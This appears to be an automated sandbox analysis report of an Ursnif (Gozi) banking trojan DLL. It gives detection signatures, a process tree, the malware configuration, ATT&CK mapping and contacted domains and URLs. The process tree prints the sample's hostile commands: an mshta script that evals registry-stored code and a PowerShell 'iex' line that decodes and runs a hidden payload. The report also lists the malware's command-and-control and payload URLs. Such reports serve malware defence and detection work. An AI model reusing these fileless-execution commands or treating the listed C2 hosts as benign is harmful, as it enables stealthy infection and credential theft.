ID: 351337
Sample Name:
SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.19261
Cookbook: default.jbs
Time: 15:13:01
Date: 10/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Trojan.Win32.Wacata…

Overview


General Information

Sample Name:	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.19261 (renamed file extension from 19261 to dll)
Analysis ID:	351337
MD5:	4e62d8a29ba580..
SHA1:	320f45735c2da0a.
SHA256:	ded0afec1ce5386..
Tags:	Gozi

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Yara detected Ursnif
- Compiles code for process injection …
- Creates a thread in another existing …
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the export address table of…
- Modifies the import address table of…
- Modifies the prolog of user mode fun…
- Sigma detected: MSHTA Spawning …

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 6720 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll' MD5: 99D621E00EFC0B8F396F38D5555EB078)
  - rundll32.exe (PID: 6524 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll,Grewrace MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6360 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll,Put MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- SpeechRuntime.exe (PID: 5704 cmdline: C:\Windows\System32\Speech_OneCore\Common\SpeechRuntime.exe -Embedding MD5: 91858001E25FE5FF6E1C650BB4F24AB0)
- iexplore.exe (PID: 7068 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5124 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7068 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 7084 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7068 CREDAT:17420 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 608 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7068 CREDAT:82966 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5872 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 7048 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_0_x64",
  "version": "250171",
  "uptime": "217",
  "system": "b81731599bd7bb2de2d9647341cc92e4hh",
  "size": "201281",
  "crc": "2",
  "action": "00000000",
  "id": "1100",
  "time": "1612998941",
  "user": "d095a5848695dc15e71ab15c7c3f3fe3",
  "hash": "0x4a63e4e6",
  "soft": "3"
}
```


Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000001.00000003.466452806.0000000003D88000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.466569570.0000000003D88000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.476403108.0000000003C0B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.466493019.0000000003D88000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.466366881.0000000003D88000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 8 entries				

Sigma Overview

System Summary:

Sigma detected: MSHTA Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Compliance:

Uses 32bit PE files

Uses new MSVCR Dlls

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 4 1 2	Rootkit 4	Credential API Hooking 3	System Time Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Net Cor
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Security Software Discovery 3 1	Remote Desktop Protocol	Credential API Hooking 3	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exp Rec Call
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exp Trac Loc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 4 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mar Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 4 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dov Inse Pro


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	6%	Virustotal		Browse
SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	9%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	8%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://api10.laptok.at/api1/1Pg3i0gSwH/_2BK37nF8HXWhrouM/t7ZtEKshXTnV/JlSrHeYCtLF/7DzeevtXCQ9YRw/K2S	0%	Avira URL Cloud	safe	
http://api3.lepini.at/api1/y_2FMOeWpuzZk/_2BnXUq3/JVsuHPZPWAuyAx51lbHW1TL/IXSkSA4WVL/DAqpD_2FBMpJwncEg/rZCSM_2By6jC/ilwbgSYz7wD/mcGv71FzhjZLjk/T5o_2Bi_2BnHa_2FHus_2/FtPTy54kQsAO5_2F/YmY57BYO_2F3DGr/PGRRj0Jrbr_2FcDWwI/cfiYP4Yvr/dFVw_2BRaTzNAlHYP_2B/F4QkcLzCJs_2FLyJ_2B/cMYZQA7iSlD9E2ry5mxVYa/rzbbsgjyGZ2a_/2Fo1e83a/dC9sn5XgEM_2FJ7rr6KTfxU/jopGSNBS_2/BO60ALGRt2Y_2Bxa9/6M_2Bh2kKvyG/E_2FWuogkAX/tPVHUrOPK7/MSerDY8wu/3	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://api3.lepini.at/api1/QPXSdTpsTN/HmJ5aoUnf9rdkbxHL/55q96h_2FAWR/k9PcTeP3anx/njZx9Znect4yPc/mgdKs7g4jsgOtOBfxx1F8/dzjzqrTWiA9S1bt6/AAS87muT_2BSLDv/WQXbadF0d6swuwTHJY/KpV8Mcid0/fHtmjyLYo7_2F_2FC9mX/FlMafGrpg0QISkwj5AA/Bx9kwrN4mx4ScQVnt0eLjW/cqdTbOZIYSnXb/FOL19o_2/BXbibnK12KkZbqaHWamy8is/edmHREWEDn/WS6dZgPXk2heo8Q98/fno8e4WQ55cB/UHS6HXS3QGn/yz08vW6xSGc_2B/3HnBpBPOsyIhF/0kjBdKE	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/AOpX_2BLE_2B_2B/x33_2BOxagWAsMnrX_/2B_2BU6zh/wlNMMjJfhf4dJdxy0gqf/YX9lknlxGzswe1f42DY/0ZRJKHiwVKqzREh7F1zZfC/xDcrm70JTSUqg/KfoZXHqy/gtcnRpNm54H7DKUH3incyf7/pb15dMsyWG/BetCueYOwQDaUpKex/cvRYM5W54J_2/F_2BvDZYdxx/C0N9hknbzclgNA/1DbqE0vpldFICv5iJdPAy/ml70ZyZiOpRDJ78b/h5qzpBVY36LCiZe/ZMZBhSfYbmpSZEV5ew/ylnSPhfpP/ctfktke6drAYijwp6R_2/Bn8ddXU	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/1Pg3i0gSwH/_2BK37nF8HXWhrouM/t7ZtEKshXTnV/JlSrHeYCtLF/7DzeevtXCQ9YRw/K2S8BQMDt78kCRWVvFKTW/T3z7jI77vtn31nAs/fsEjsZ1w6_2BM0e/_2B_2BAVLSWZlML2mx/fdFEX0w2l/0RPfFlvYjfZTYoK47bE8/B49X4mtNiudogIoMpOJ/lxyYMxMKBO_2F3ZR_2BAor/8kAylO6X_2Fiq/EdNEwQOa/FYHDMjDZgQLZqSkWO3yLWuc/j3i_2F5QMC/DRHsxypVX90thJgYh/6MpfO8pdNUGy/KOAPjs479Yf/dCe7rPiQO_2FVf/cp_2BP6SlyfefKqn_2BbT/iqLzQdVK/s	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://c56.lepini.at/jvassets/xI/t64.dat	100%	Avira URL Cloud	phishing	
http://api3.lepini.at/api1/6znaROjfA7hFvImt7kRBj/d8oBlDeaiTpDTw3m/IBQAbTPMeELrV0F/eBc8XtKIPlaG2wOk3_/2FzWsO07N/QVPbwJwjwuG0x_2Bmgtb/T2QshS_2F9rl28gdKaK/ObX5241N6Yuhqoe_2Bb_2F/v7SApCdjSpVoH/vIUqUnsJ/WVeez27cvHmK85aDLttDAUk/ChK5ibvdbq/6hwDFc02b_2F096iz/u_2BBs0hOK08/GFHq_2B8sNe/xc8KOXJRGK_2BT/23ua6L_2BsKd5NwAEGyWZ/BrR5nO2eoCoLivkJ/HCF96ydzEoPKQbD/PpBNddo_2FoZtXcrSVB6/q	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/fXWtKegXNhimfshJm11/ybi6PbAu_2FzbCxUMkXaR0/07xh_2FjserNk/Akz7MnFa/i	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/fXWtKegXNhimfshJm11/ybi6PbAu_2FzbCxUMkXaR0/07xh_2FjserNk/Akz7MnFa/ilUyiG	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/AOpX_2BLE_2B_2B/x33_2BOxagWAsMnrX_/2B_2BU6zh/wlNMMjJfhf4dJdxy0gqf/YX9lkn	0%	Avira URL Cloud	safe	
http://https://toldsend.com4	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	35.228.31.40	true	true	• 8%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	35.228.31.40	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	35.228.31.40	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/y_2FMOeWpuzZk/_2BnXUq3/JVsuHPZPWAuyAx51lbHW1TL/IXSkSA4WVL/DAqpD_2FBMpJwncEg/rZCSM_2By6jC/ilwbgSYz7wD/mcGv71FzhjZLjk/T5o_2Bi_2BnHa_2FHus_2/FtPTy54kQsAO5_2F/YmY57BYO_2F3DGr/PGRRj0Jrbr_2FcDWwI/cfiYP4Yvr/dFVw_2BRaTzNAlHYP_2B/F4QkcLzCJs_2FLyJ_2B/cMYZQA7iSlD9E2ry5mxVYa/rzbbsgjyGZ2a_/2Fo1e83a/dC9sn5XgEM_2FJ7rr6KTfxU/jopGSNBS_2/BO60ALGRt2Y_2Bxa9/6M_2Bh2kKvyG/E_2FWuogkAX/tPVHUrOPK7/MSerDY8wu/3	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/QPXSdTpsTN/HmJ5aoUnf9rdkbxHL/55q96h_2FAWR/k9PcTeP3anx/njZx9Znect4yPc/mgdKs7g4jsgOtOBfxx1F8/dzjzqrTWiA9S1bt6/AAS87muT_2BSLDv/WQXbadF0d6swuwTHJY/KpV8Mcid0/fHtmjyLYo7_2F_2FC9mX/FlMafGrpg0QISkwj5AA/Bx9kwrN4mx4ScQVnt0eLjW/cqdTbOZIYSnXb/FOL19o_2/BXbibnK12KkZbqaHWamy8is/edmHREWEDn/WS6dZgPXk2heo8Q98/fno8e4WQ55cB/UHS6HXS3QGn/yz08vW6xSGc_2B/3HnBpBPOsyIhF/0kjBdKE	false	• Avira URL Cloud: safe	unknown
